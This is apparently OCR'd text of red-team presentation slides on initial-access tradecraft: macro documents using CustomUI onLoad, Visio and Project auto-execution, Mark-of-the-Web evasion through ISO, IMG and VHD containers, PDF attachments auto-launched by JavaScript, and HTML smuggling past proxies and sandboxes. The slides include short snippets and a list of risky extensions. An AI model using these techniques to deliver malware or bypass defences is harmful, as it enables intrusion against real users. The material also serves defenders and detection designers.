

Initial Access »



Typical Vectors - Maldocs

- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (CustomUI)
 - » ppt, ppsm, pptm – PowerPoint
 - » accde, mdb – Microsoft Access
 - » doc, docx – Word via Template Injection
 - » xls, xlsx – Excel via CustomUI Injection

» Lesser detected




```

[.] <DIR> 24/05/2022 22:32
[.rels] <DIR> 24/05/2022 22:32
[customUI] <DIR> 24/05/2022 22:32
[docProps] <DIR> 24/05/2022 22:32
[ppt] <DIR> 24/05/2022 22:32
[Content_Types] xml 3,071 31/12/1979 23:00
  
```

```

Lister - [d:\dev2\red-team-macros\output-files\probka10\customUI\customUI.xml]
File Edit Options Encoding Help 100 %
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui"
onLoad="malware" >
</customUI>
  
```



Initial Access »




Typical Vectors - Maldocs

» There are other uncommon Office related vectors that support Auto-Execution too:




» **vdw, vsd, vsdm, vss, vssm, vstm, vst** - Visio

» **mpd, mpp, mpt, mpw, mpx** - MS Project



» Project_Open()?

» **Not detected**




```
C:\Users\john.doe>assoc | findstr /I project
.mpd=MSPProject.MPD
.mpp=MSPProject.Project.9
.mpt=MSPProject.Template
.mpw=MSPProject.Workspace
.mpx=MSPProject.MPX
```

<https://t.me/learningnets>




START



Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats



Containerized Malware

» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have Mark-of-the-Web (MOTW) taint flag

» Office documents having MOTW flag are VBA-blocked.

```

Administrator: Windows PowerShell
PS C:\Downloads\demo> Get-Item .\payload.doc -Stream *

    FileName: C:\Downloads\demo\payload.doc
    Stream           Length
    -----
    :$DATA           730624
    Zone.Identifier  26

PS C:\Downloads\demo> Get-Content .\payload.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
PS C:\Downloads\demo>

```

The following Zoneld values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer


Published Feb 07 2022 09:07 AM 96.2K Views

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.





SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted. [Learn More](#)




Containerized Malware

- » MOTW, We Evade
- » Some Container file formats DO NOT propagate MOTW flag to inner files. - As pointed out by Outflank folks
 - » ISO / IMG
 - » 7zip*
 - » CAB
 - » VHD / VHDX

» Inner file w/o MOTW




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories



Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachment can auto-open using Javascript in PDF
- » We've seen Customers using PDFs with 10+ attached resources – on a daily basis

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```





Web filter inspects content

- File extension?
- .html
- Mime type?
- text/html
- Malicious content?
- No, only JavaScript

Browser processes HTML/JS

- JS decodes payload
- JS creates blob locally
- JS clicks anchor
- Browser saves payload to disk



Web Server



Super Duper Web Proxy




Web Browser



ErEndpoint

The Beauty of HTML Smuggling



HTML Smuggling - Deadly Effective

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » MUST employ anti-sandbox/-headless, + timing evasions



HTML5 download attribute

HTML5 introduced the `download` attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!

The screenshot shows a browser window at 192.168.52.134/index.html. The page content includes the SharePoint logo and a large download arrow icon with the text "Please wait while your file is being downloaded...". A file dialog box is open, showing the file "example_calc.xls" (40.5 KB) from a blob source. The dialog asks "What should Firefox do with this file?" and has options for "Open with Microsoft Excel (default)", "Save File", and "Do this automatically for files like this from now on".



Summing Up On File Format Vectors

» Plenty Ways To Skin A Cat (probably there's a lot more) - Nightmare for detection Use Case designers

» Below list of extensions that pose actual risk:

Word	1. docm	PowerPoint	19. pub	Publisher	Containers	53. zip					
	2. doc		20. ppa	MS Project		37. mpd	54. 7z				
	3. docx		21. ppam			38. mpp	55. iso				
	4. dot		22. pptm			39. mpt	56. img				
	5. dotm		23. ppsm			40. mpw	57. cab				
	6. rtf		24. pot			41. mpx	58. pdf				
Excel	7. xls	Visio	25. potm		WSH, COM, HTML	Executables	59. vhd				
	8. xlsx		26. pps	42. vbs			60. vhdx				
	9. xlsm		27. pptx	43. vbe			61. exe				
	10. xlsx		28. vdw	44. hta				62. scr			
	11. xla			29. vsd					45. sct		
	12. xlt			30. vsdm					46. wsf	63. cpl	
	13. xltm			31. vss					47. wsc		64. xll
	14. slk			32. vssm					48. xsl		
Exotics	15. chm	33. vstm		49. vbe	66. ps1						
	16. scf	34. vst		50. js		67. cmd					
	17. url	35. library-ms		51. jse			68. sh				
	18. csproj		52. html	69. lnk							
https://t.me/learningnets	36. settingscontent-ms		70. chm								

Knowledge	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal	
Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact	
Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Brower Session Hijacking	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)	
Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Browser Extensions	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Replication Through Removable Media	Clipboard Data	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)	
Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Direct Volume Access	Forge Web Credentials (2)	Cloud Service Discovery	Software Deployment Tools	Data from Cloud Storage Object	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)	
Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Domain Policy Modification (2)	Execution Guardrails (1)	Input Capture (4)	Cloud Storage Object Discovery	Taint Shared Content	Data from Configuration Repository (2)	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)	
Trusted Relationship	Valid Accounts (4)	Shared Modules	Create or Modify System Process (4)	Escape to Host	Exploitation for Defense Evasion	Modify Authentication Process (4)	Container and Resource Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Ingress Tool Transfer	Exfiltration Over Physical Medium (1)	Firmware Corruption	
System Services (2)	Software Deployment Tools	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Network Sniffing	Domain Trust Discovery	File and Directory Discovery	Data from Local System	Multi-Stage Channels	Exfiltration Over Web Service (2)	Inhibit System Recovery	
User Execution (3)	System Services (2)	User Execution (3)	External Remote Services	External Remote Services	Hide Artifacts (9)	OS Credential Dumping (8)	File and Directory Discovery	Group Policy Discovery	Data from Network Shared Drive	Non-Application Layer Protocol	Scheduled Transfer	Network Denial of Service (2)	
Windows Management Instrumentation	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Steal Application Access Token	Exploitation for Defense Evasion	Network Service Scanning	Data from Network Shared Drive	Non-Standard Port	Transfer Data to Cloud Account	Resource Hijacking	
Implant Internal Image	Implant Internal Image	Implant Internal Image	Process Injection (11)	Process Injection (11)	Impair Defenses (9)	Steal or Forge Kerberos Tickets (4)	File and Directory Permissions Modification (2)	Network Share Discovery	Data from Removable Media	Protocol Tunneling	Proxy (4)	Service Stop	
Modify Authentication Process (4)	Modify Authentication Process (4)	Modify Authentication Process (4)	Scheduled Task/Job (6)	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Steal Web Session Cookie	Hide Artifacts (9)	Network Sniffing	Data from Staged (2)	Remote Access Software	Traffic Signaling (1)	System Shutdown/Reboot	
Office Application Startup (6)	Office Application Startup (6)	Office Application Startup (6)	Valid Accounts (4)	Valid Accounts (4)	Indirect Command Execution	Two-Factor Authentication Interception	Hide Artifacts (9)	Password Policy Discovery	Email Collection (3)	Web Service (3)			
Pre-OS Boot (5)	Pre-OS Boot (5)	Pre-OS Boot (5)	Pre-OS Boot (5)	Pre-OS Boot (5)	Masquerading (7)	Unsecured Credentials (1)	Hide Artifacts (9)	Peripheral Device Discovery	Input Capture (4)				
								Process Discovery	Screen Capture				

Evasion In-Depth




Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** potential point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





